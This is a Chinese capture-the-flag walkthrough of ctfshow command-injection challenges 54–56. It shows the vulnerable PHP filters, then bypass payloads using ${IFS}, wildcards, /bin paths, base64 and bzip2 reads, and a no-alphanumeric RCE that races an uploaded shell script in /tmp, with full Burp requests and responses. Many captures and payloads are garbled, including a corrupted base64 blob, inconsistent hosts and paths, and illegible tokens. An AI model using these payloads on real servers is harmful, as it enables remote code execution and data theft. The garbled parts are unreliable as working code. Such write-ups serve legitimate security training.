
查看flag位置



构建命令

```
?c=t\ac${IFS}fla?.php
```

得到flag



web54

分析

```
/*
# -*- coding: utf-8 -*-
# @Author: Lazzaro
# @Date: 2020-09-05 20:49:30
# @Last Modified by: hlxa
# @Last Modified time: 2020-09-07 19:43:42
# @email: hlxa@ctfer.com
# @link: https://ctfer.com
*/

if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|.c.*a.*t.*|.f.*l.*a.*g.*| |[0-9]
\*|.m.*o.*r.*e.*|.w.*g.*e.*t.*|.l.*e.*s.*s.*|.h.*e.*a.*d.*|.s.*o.*r.*t.*|.t.*a.*i.*l.*|.s.*e.*d.*|.c.*u.*t.*|.
\`|\%|\x09|\x26|\>|\</i", $c)){
        system($c);
    }
}else{
    highlight_file(__FILE__);
}
```

过滤了

```
"/\;|.c.*a.*t.*|.f.*l.*a.*g.*| |[0-9]|\*|.m.*o.*r.*e.*|.w.*g.*e.*t.*|.l.*e.*s.*s.*|.h.*e.*a.*d.*|.s.*o.*r.*t.*|.t.*a.*i.*l.*|.s.*e.*d.*|.c.*u.*t.*|.t.*a.*c.*|.a.*w.*k.*|.s.*t.*r.*i.*n.*g.*s.*|.o.*d.*|.c.*u.*r.*l.*|.n.*l.*|.s.*c.*p.*|.r.*m.*|\`|\%|\x09|\x26|\>|\</i"
```


导致我们无法利用\的形式进行分割

方法一：利用grep命令

grep命令可以查找文件中含有指定字符的那一行，并且打印出来

```
grep flag flag.php
```

先查找flag位置



构建命令

```
?c=grep${IFS}show${IFS}fla??php
```

得到flag



方法二：利用bin文件夹下的基本命令

linux中的bin文件夹下储存着基本命令，可以使用通配符去调用命令，bin为binary的简写，主要放置一些系统的必备执行档例如:cat、cp、chmod df、dmesg、gzip、kill、ls、mkdir、more、mount、rm、su、tar、base64等。

我们日常直接使用的cat或者ls等等都其实是简写，例如ls完整全称应该是/bin/ls



比如：想要利用cat命令，我们可以使用

```
?c=/bin/cat
```

来实现，由此可以构建命令


```
?c=/bin/?at${IFS}f???????  
?c=/bin/??t$IFS?????????
```

在源码里查看flag

```

1 <?php
2
3 /*
4 # -*- coding: utf-8 -*-
5 # @Author: hlxa
6 # @Date: 2020-09-07 19:40:53
7 # @Last Modified by: hlxa
8 # @Last Modified time: 2020-09-07 19:41:00
9 # @email: hlxa@ctfer.com
10 # @link: https://ctfer.com
11
12 */
13
14
15 $flag="ctfshow{963e90d8-9994-4015-98b3-fb48902cad7b}";

```



web55

分析

```

# @email: hlxa@ctfer.com
# @link: https://ctfer.com

*/

// 你们在炫技吗?
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|[a-z]|\`|\\%|\\x09|\\x26|\\>|\\</i", $c)){
        system($c);
    }
}else{
    highlight_file(__FILE__);
}

```

过滤掉了英文字母

方法一：使用base64对文件进行读取

```

?c=/bin/base64 flag.php
?c=/???/????64 ????????

```

```
PD9waHANCg0KLyoNCiMgLSotIGNvZGluZzogaXRmLTggLSotDQojIEBBdXR0b3I6IGxeGENCiMg
QERhdGU6ICAgMjAyMC0wOS0wNyAxOT0MD01Mw0KIyBATGFzdCBNb2RpZml1ZCBieTogICBoMXhh
DQojIEBMYXN0IE1vZGlmawVWkiHRpbWU6IDlwMjAtMDktMDcgMTk6NDE6MDANCiMgQGVtYWlsOi
MXhhQGN0ZmVyLmNvbQ0KIyBAbGluazogaHR0cHM6Ly9jdGZlci5jb20NCg0KKi8NCg0KDQokZmxh
Zz0iY3Rmc2hvd3syZWE5MTk1ZS1mYWQ3LTRlZTUtYWU3ZC01ZTM0MmJmNGUwYzZ9Ijs=
```



得到经过base64加密的内容

经过base64解码得到flag




方法二：bzip2的使用

bzip2是linux下面的压缩文件的命令


我们可以通过该命令压缩flag.php 然后进行下载

```
?c=???/???/???? ????????
```

也就是/usr/bin/bzip2 flag.php
然后访问/flag.php.bz2进行下载获得flag.php



解压得到flag



方法三：强制文件上传下的无字母数字RCE

在PHP中，强制上传文件时，文件会被存在临时文件/tmp/phpxxxxxx中

这个文件最后六位xxxxxx有大小写字母、数字组成，生命周期只在PHP代码运行时。

题目中正则匹配过滤了大小写字母（i）

故我们要匹配/tmp/phpxxxxxx的话可以用通配符/???/?????????

/???/?????????范围太大了，我们如何缩小范围呢。

查看ascii码表，A前面是@，Z后面是[

/???/?????????[@-]就表示了最后一位是大写

当临时文件最后一位是大写字母时/???/???????[@-[]就能匹配到这个文件

linux中 . 代表执行一个文件，相当于source 可以执行sh命令。

如果上传的文件是一个shell脚本，那么. /???/???????[@-[]（burp里面空格要写成+或者%20）就能执行这个shell脚本，实现RCE。

首先构建一个文件上传的upload.html



```
<? upload.html x <? index.html
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <title>Title</title>
6 </head>
7 <body>
8 <form action="http://1dd04609-ca53-4e68-a4d7-381957302f31.challenge.ctf.show/" enctype="multipart/form-data">
9
10   <input name="file" type="file" />
11   <input type="submit" type="gogogo!" />
12
13 </form>
14
15 </body>
16 </html>
```


```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Title</title>
</head>
<body>
<form action="http://1dd04609-ca53-4e68-a4d7-381957302f31.challenge.ctf.show/"
enctype="multipart/form-data" method="post" >

  <input name="file" type="file" />
  <input type="submit" type="gogogo!" />


</form>

</body>
</html>
```

这里我用的小皮用bp自带的浏览器打开upload



构建文本text.txt，进行上传抓包



抓到包

```
1 POST / HTTP/1.1
2 Host: 1dd04609-ca53-4e68-a4d7-381957302f31.challenge.ctf.show
3 Content-Length: 188
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://localhost
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryq7NbCh6u28nx6A4o
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://localhost/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Connection: close
14
15 -----WebKitFormBoundaryq7NbCh6u28nx6A4o
16 Content-Disposition: form-data; name="file"; filename="text.txt"
17 Content-Type: text/plain
18
19 whoami
20 -----WebKitFormBoundaryq7NbCh6u28nx6A4o--
```

但是我们上传的临时文件生命周期只在PHP代码运行时。所以我们要同时进行访问，怎么访问到呢，前面说过，构建一个

```
. /???/?????????[@-[]
但是在bp里就要写成
.+/???/?????????[@-[]
```

就有机会访问并执行，没错有机会

```
美化(Pretty) 原始(Raw) 16进制(Hex)
1 POST /?c= .+/???/?????????[@-[] HTTP/1.1
2 Host: 1dd04609-ca53-4e68-a4d7-381957302f31.challenge.ct
3 Content-Length: 188
```

发送到Repeater，发送请求

经过6次发送，成功访问


```
16 Content-Disposition: form-data; name= file ; filename= text.txt
17 Content-Type: text/plain
18
19 cat flag.php
20 -----WebKitFormBoundaryyq7MbCh6u28nx6A4o--

响应(Respons)

美化(Pretty) 原始(Raw) 16进制(Hex) 响应内容(Render)

9 <?php
10
11 /*
12 # -*- coding: utf-8 -*-
13 # @Author: hlxa
14 # @Date: 2020-09-07 19:40:53
15 # @Last Modified by: hlxa
16 # @Last Modified time: 2020-09-07 19:41:00
17 # @email: hlxa@ctfer.com
18 # @link: https://ctfer.com
19
20 */
21
22
23 $flag="ctfshow{514c2e77-clf2-422e-ac3e-a0cf53cd6465}";
```

web56

分析

```
校园网登录  ctshow  CTF工具  kali  安淘杯  江苏海事  苏职大  CSDN  >>  移动设备上的:

<?php

/*
# -*- coding: utf-8 -*-
# @Author: Lazzaro
# @Date: 2020-09-05 20:49:30
# @Last Modified by: hlxa
# @Last Modified time: 2020-09-07 22:02:47
# @email: hlxa@ctfer.com
# @link: https://ctfer.com

*/

// 你们在炫技吗?
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|[a-z][0-9]|\\$|\\(|\\{|\\'|\\\"|\\%|\\x09|\\x26|\\>|\\<|/i", $c)){
        system($c);
    }
}else{
    highlight_file(__FILE__);
}
}
```

过滤了字母和数字

web55的方法三就可以利用

再试一次

构建upload (更改url)

```
<!DOCTYPE html>
<html lang="en">
```



```

<head>
  <meta charset="UTF-8">
  <title>Title</title>
</head>
<body>
<form action="http://36b8d408-5872-4311-8784-1ae9b5f18a65.challenge.ctf.show/"
  enctype="multipart/form-data" method="post" >


  <input name="file" type="file" />
  <input type="submit" type="gogogo!" />

</form>

</body>
</html>

```

进行访问，文件上传



抓包并发给Repeater

<pre> 1 POST /?c=../???/???????[0-[] HTTP/1.1 2 Host: 36b8d408-5872-4311-8784-1ae9b5f18a65.challenge.ctf.show 3 Content-Length: 188 4 Cache-Control: max-age=0 5 Upgrade-Insecure-Requests: 1 6 Origin: http://localhost 7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryG8ZxiAXivKeTnABd 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/av if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange ;v=b3;q=0.9 10 Referer: http://localhost/ 11 Accept-Encoding: gzip, deflate 12 Accept-Language: zh-CN,zh;q=0.9 13 Connection: close 14 15 -----WebKitFormBoundaryG8ZxiAXivKeTnABd 16 Content-Disposition: form-data; name="file"; filename="text.txt" 17 Content-Type: text/plain 18 19 whoami 20 -----WebKitFormBoundaryG8ZxiAXivKeTnABd-- </pre>	<div>Inspector</div> <div>Request Attributes</div> <div>Request Query Parameters</div> <div>Request Body Parameters</div> <div>Request Cookies</div> <div>请求头(Request Headers)</div>
---	---

成功执行命令

美化(Pretty)	原始(Raw)	16进制(Hex)	美化(Pr...	原始(Raw)	16进制(Hex)	响应内容(Rende
1 POST /?c=..+/???/???????[@-[] HTTP/1.1			1 HTTP/1.1 200 OK			
2 Host: 36b8d408-5872-4311-8784-1ae9b5f18a65.challenge.ctf.show			2 Server: nginx/1.20.1			
3 Content-Length: 187			3 Date: Sat, 20 Jan 2024 11:38:32 GMT			
4 Cache-Control: max-age=0			4 Content-Type: text/html; charset=UTF-8			
5 Upgrade-Insecure-Requests: 1			5 Connection: close			
6 Origin: http://localhost			6 X-Powered-By: PHP/7.3.11			
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryG8ZxiAXivKeTnABd			7 Content-Length: 9			
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36			8			
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9			9 www-data			
10 Referer: http://localhost/						
11 Accept-Encoding: gzip, deflate						
12 Accept-Language: zh-CN,zh;q=0.9						
13 Connection: close						
14						
15 -----WebKitFormBoundaryG8ZxiAXivKeTnABd						
16 Content-Disposition: form-data; name="file"; filename="text.txt"						
17 Content-Type: text/plain						
18						
19 whoami						
20 -----WebKitFormBoundaryG8ZxiAXivKeTnABd--						

查看flag位置

请求(Request)	响应(Respons)
美化(Pretty)	美化(Pr...
原始(Raw)	原始(Raw)
16进制(Hex)	16进制(Hex)
响应内容(Rende	
1 POST /?c=..+/???/???????[@-[] HTTP/1.1	1 HTTP/1.1 200 OK
2 Host: 36b8d408-5872-4311-8784-1ae9b5f18a65.challenge.ctf.show	2 Server: nginx/1.20.1
3 Content-Length: 183	3 Date: Sat, 20 Jan 2024 11:41:06 GMT
4 Cache-Control: max-age=0	4 Content-Type: text/html; charset=UTF-8
5 Upgrade-Insecure-Requests: 1	5 Connection: close
6 Origin: http://localhost	6 X-Powered-By: PHP/7.3.11
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryG8ZxiAXivKeTnABd	7 Content-Length: 19
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36	8
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9	9 flag.php
10 Referer: http://localhost/	10 index.php
11 Accept-Encoding: gzip, deflate	
12 Accept-Language: zh-CN,zh;q=0.9	
13 Connection: close	
14	
15 -----WebKitFormBoundaryG8ZxiAXivKeTnABd	
16 Content-Disposition: form-data; name="file"; filename="text.txt"	
17 Content-Type: text/plain	
18	
19 ls	
20 -----WebKitFormBoundaryG8ZxiAXivKeTnABd--	

找到flag, cat查看

请求(Request)

美化(Pretty) 原始(Raw) 16进制(Hex) 响应内容(Response)

```
1 POST /?c=+.+/?/?/?/?/?/?/?/?/[@-[] HTTP/1.1
2 Host: 3eb8d408-5872-43111-8784-1ae9b5f18a65.challenge.ctf.show
3 Content-Length: 193
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://localhost
7 Content-Type: multipart/form-data;
  boundary=----WebKitFormBoundaryG8ZxiAXIVKeTnABd
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/97.0.4692.71 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0
  .9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
  cation/signed-exchange;v=b3;q=0.9
10 Referer: http://localhost/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Connection: close
14
15 -----WebKitFormBoundaryG8ZxiAXIVKeTnABd
16 Content-Disposition: form-data; name="file";
  filename="text.txt"
17 Content-Type: text/plain
18
19 cat flag.php
20 -----WebKitFormBoundaryG8ZxiAXIVKeTnABd--
```

响应(Response)

美化(Pretty) 原始(Raw) 16进制(Hex) 响应内容(Response)

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.20.1
3 Date: Sat, 20 Jan 2024 11:41:46 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.3.11
7 Content-Length: 278
8
9 <?php
10
11 /*
12 # -*- coding: utf-8 -*-
13 # @Author: hlxa
14 # @Date: 2020-09-07 19:40:53
15 # @Last Modified by: hlxa
16 # @Last Modified time: 2020-09-07 19:41:00
17 # @email: hlxa@ctfer.com
18 # @link: https://ctfer.com
19
20 */
21
22
23 $flag="ctfshow{8e64df2a-694d-46c3-ac91-4bc70f5f33cc}";
```

[illegible][illegible][illegible]

得到flag

